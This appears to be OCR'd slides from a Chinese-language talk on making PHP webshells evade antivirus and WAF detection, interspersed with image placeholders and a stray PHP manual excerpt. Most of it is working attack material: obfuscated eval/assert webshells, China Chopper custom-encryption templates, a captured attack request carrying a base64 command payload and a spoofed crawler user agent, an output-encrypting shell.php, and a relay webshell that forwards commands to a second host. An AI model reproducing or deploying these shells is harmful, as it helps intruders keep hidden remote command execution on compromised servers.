
代码免杀——刨除变量与函数的关联

代码免杀——刨除变量与函数的关联


代码免杀——动态调用函数




代码免杀——动态调用函数


Load URL
Split URL
Execute
http://192.168.157.138/shell.php
Enable Post data
Enable Referrer
Post data
c=system('whoami');
win-hu99lcd18sh\windows server 2008

代码免杀——自定义函数



代码免杀——自定义函数


返回
Load URL
Split URL
Execute
http://192.168.157.138/shell.php
Enable Post data
Enable Referrer
Post data
hackedbyhrf=system('whoami');
win-hu99lcd18sh\windows server 2008

代码免杀——回调函数绕过

Change language: Chinese (Simplified)

Edit Report a Bug

forward_static_call_array

(PHP 5 >= 5.3.0, PHP 7)

forward_static_call_array — Call a static method and pass the arguments as array

说明

```
forward_static_call_array ( callable $function , array $parameters ) : mixed
```

Calls a user defined function or method given by the **function** parameter. This function must be called within a method context, it can't be used outside a class. It uses the late static binding. All arguments of the forwarded method are passed as values, and as an array, similarly to call_user_func_array().

参数

function


The function or method to be called. This parameter may be an array, with the name of the class, and the method, or a string, with a function name.

parameter

One parameter, gathering all the method parameter in one array.

Note:
Note that the parameters for **forward_static_call_array()** are not passed by reference.

代码免杀——回调函数绕过



请求拦截——16菜刀自定义加密

```
//以下修改后不用重启程序实时生效
//注意：除%s,%d这样的参数外，其它的%号要用%%代替，修改前做好备份
//下面的PHP_BASE,ASP_BASE,APSX_BASE三个标记会用到,不要重复了，否则可能不会读到正确的内容

//PHP_BASE参数：%s
<PHP_BASE>
array_map("ass"."ert",array("ev"."Al(\"\\\$xx%%3D\\\"Ba"."SE6"."4_dEc"."OdE\\\";@ev"."al(\\\$xx('%s'));\");"));
</PHP_BASE>

//ASP_BASE参数：%s %s %s 这里有个bd函数用于HEX解码
<ASP_BASE>
%%u0045%%xec%%ute%%G%%loba%%l%%%28Replace%%28%%22Fu%%nct%%ion%%20bd%%28by%%V%%al%%20s%%29:Fo%%r%%20i%%%3D1%%20T%%o%%20Le%%
</ASP_BASE>

//ASPX_BASE参数：%s,%d,%s,%s
<ASPX_BASE>
%%u0052%%u0065sponse%%u002E%%u0057rit%%u0065("%s");var %%u0065rr:%%u0045xc%%u0065ption;
%%u0074ry%%u007B%%u0065val(Syst%%u0065m%%u002ET%%u0065xt%%u002E%%u0045ncoding%%u002EG%%u0065t%%u0045ncoding(%d)%%u002EG%%u00
%%u007Dcatch(err)%%u007B%%u0052esponse%%u002E%%u0057rite("ER"%%2B"ROR:// "%%2Berr.message);%%u007D%%u0052%%u0065sponse.%%u00
</ASPX_BASE>



//一个服务端和下面代码配合的例子,看了可以尝试改出更多花样并和大伙分享
//<?php @eval(base64_decode($_POST['caidao']));?>
<PHP_BASE.加密示例>
ZXZhbChiYXNlNjRfZGVjb2RlKCRfUE9TVFtpZF0pKTs%%3D&id=%s
</PHP_BASE.加密示例>
实际的内容是eval(base64_decode($_POST[id]));
```

请求拦截——16菜刀自定义加密

```
//以下修改后不用重启程序实时生效
//注意：除%s,%d这样的参数外，其它的%号要用%%代替，修改前做好备份
//下面的PHP_BASE,ASP_BASE,APSX_BASE三个标记会用到,不要重复了，否则可能不会读到正确的内容

//PHP_BASE参数：%s
<PHP_BASE>
ZXZhbChiYXNlNjRfZGVjb2RlKCRfUE9TVFtpZF0pKTs%%3D&id=%s
</PHP_BASE>

//ASP_BASE参数：%s %s %s 这里有个bd函数用于HEX解码
<ASP_BASE>
%%u0045%%xec%%ute%%G%%loba%%l%%%28Replace%%28%%22Fu%%nct%%ion%%20bd%%28by%%V%%al%%20s%%29:Fo%%r%%20i%%%3D1%%20T%%o%%20
</ASP_BASE>

//ASPX_BASE参数：%s,%d,%s,%s
<ASPX_BASE>
%%u0052%%u0065sponse%%u002E%%u0057rit%%u0065("%s");var %%u0065rr:%%u0045xc%%u0065ption;
%%u0074ry%%u007B%%u0065val(Syst%%u0065m%%u002ET%%u0065xt%%u002E%%u0045ncoding%%u002EG%%u0065t%%u0045ncoding(%d)%%u002EG%%
%%u007Dcatch(err)%%u007B%%u0052esponse%%u002E%%u0057rite("ER"%%2B"ROR:// "%%2Berr.message);%%u007D%%u0052%%u0065sponse.%%
</ASPX_BASE>



//一个服务端和下面代码配合的例子,看了可以尝试改出更多花样并和大伙分享
//<?php @eval(base64_decode($_POST['caidao']));?>
<PHP_BASE.加密示例>
ZXZhbChiYXNlNjRfZGVjb2RlKCRfUE9TVFtpZF0pKTs%%3D&id=%s
</PHP_BASE.加密示例>
实际的内容是eval(base64_decode($_POST[id]));

//PHP_BASE参数：%s
<PHP_BASE.BASE>
array_map("ass"."ert",array("ev"."Al(\"\\\$xx%%3D\\\"Ba"."SE6"."4_dEc"."OdE\\\";@ev"."al(\\\$xx('%s'));\");"));
</PHP_BASE.BASE>
```

请求拦截——16菜刀自定义加密

```
POST /base64.php HTTP/1.1
X-Forwarded-For: 46.51.104.133
Referer: http://192.168.157.128/
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)
Host: 192.168.157.128
Content-Length: 621
Cache-Control: no-cache

caidao=ZXZhbChiYXNlNjRfZGVjb2RlKCRfUE9TVFtpZF0pKTs
%3D&id=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfVkVSU0lPTjwnNS4zLjAn
KXtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO307ZWNobygiWEBZIik7JEQ9ZGlybmFtZShfX0ZJTEVfXyk7JFI9InskRH1cdCI
7aWYoc3Vic3RyKCRELDAsMSkhPSIvIil7Zm9yZWFjaChyYW5nZSgiQSIsIloiKSBhcyAkTClpZihpc19kaXIoInskTH06IikpJFIuPS
J7JEx9OiI7fSRSLj0iXHQiOyR1PShmdW5jdGlvbl9leGlzdHMoJ3Bvc2l4X2dldGVnaWQnKSk
%2FQHBvc2l4X2dldHB3dWlkKEBwb3NpeF9nZXRldWlkKCkpOicnOyR1c3I9KCR1KT8kdVsnbmFtZSddOkBnZXRfY3VycmVudF91c2Vy
KCk7JFIuPXBocF91bmFtZSgpOyRSLj0iKHskdXNyfSkiO3ByaW50ICRSOztlY2hvKCJYQFkiKTtkaWUoKTs%3DHTTP/1.1 200 OK
```

请求拦截——自定义加密绕过


PHP缓冲区

- https://www.cnblogs.com/raobenjun/p/8086051.html
- http://php.net/manual/zh/function.ob-start.php


返回内容——加密返回内容

shell.php

```php
<?php

function callback($buffer)
{
  // replace all the apples with oranges
  return (base64_encode($buffer));
}

ob_start("callback");

@eval($_POST['c']);

ob_end_flush();

?>
```




中转webshell



```php
<?php
    set_time_limit(0);
    $url = 'http://192.168.157.142:81/shell.php';  //真实shell地址
    $opt_data = http_build_query($_POST);

    $content = postdata($url,encode($opt_data));

    $content = decode($content);

    echo $content;

    function encode($data){
        return base64_encode(base64_encode($data));
    }

    function decode($data){
        return base64_decode(base64_decode($data));
    }

    function postdata($url,$data){
        $curl = curl_init();  //初始化
        curl_setopt($curl,CURLOPT_URL,$url);  //设置url
        curl_setopt($curl,CURLOPT_HTTPAUTH,CURLAUTH_BASIC);  //设置http验证方法
        curl_setopt($curl,CURLOPT_HEADER,0);  //设置头信息
        curl_setopt($curl,CURLOPT_RETURNTRANSFER,1);  //设置curl_exec获取的信息的返回方式
        curl_setopt($curl,CURLOPT_POST,1);  //设置发送方式为post请求
        curl_setopt($curl,CURLOPT_POSTFIELDS,$data);  //设置post的数据

        $result = curl_exec($curl);
        if($result === false){
            echo 'Request False!';
            echo curl_errno($curl);
            exit();
        }
        curl_close($curl);
        return $result;
    }
?>
```

```php
<?php
    function callback($buffer){
        return (encode($buffer));
    }

    ob_start("callback");

    parse_str(decode(file_get_contents('php://input')),$_POST);

    eval($_POST['c']);

    function encode($data){ //加密算法
        return base64_encode(base64_encode($data));
    }

    function decode($data){ //解密算法
        return base64_decode(base64_decode($data));
    }

    ob_end_flush();
?>
```



Thanks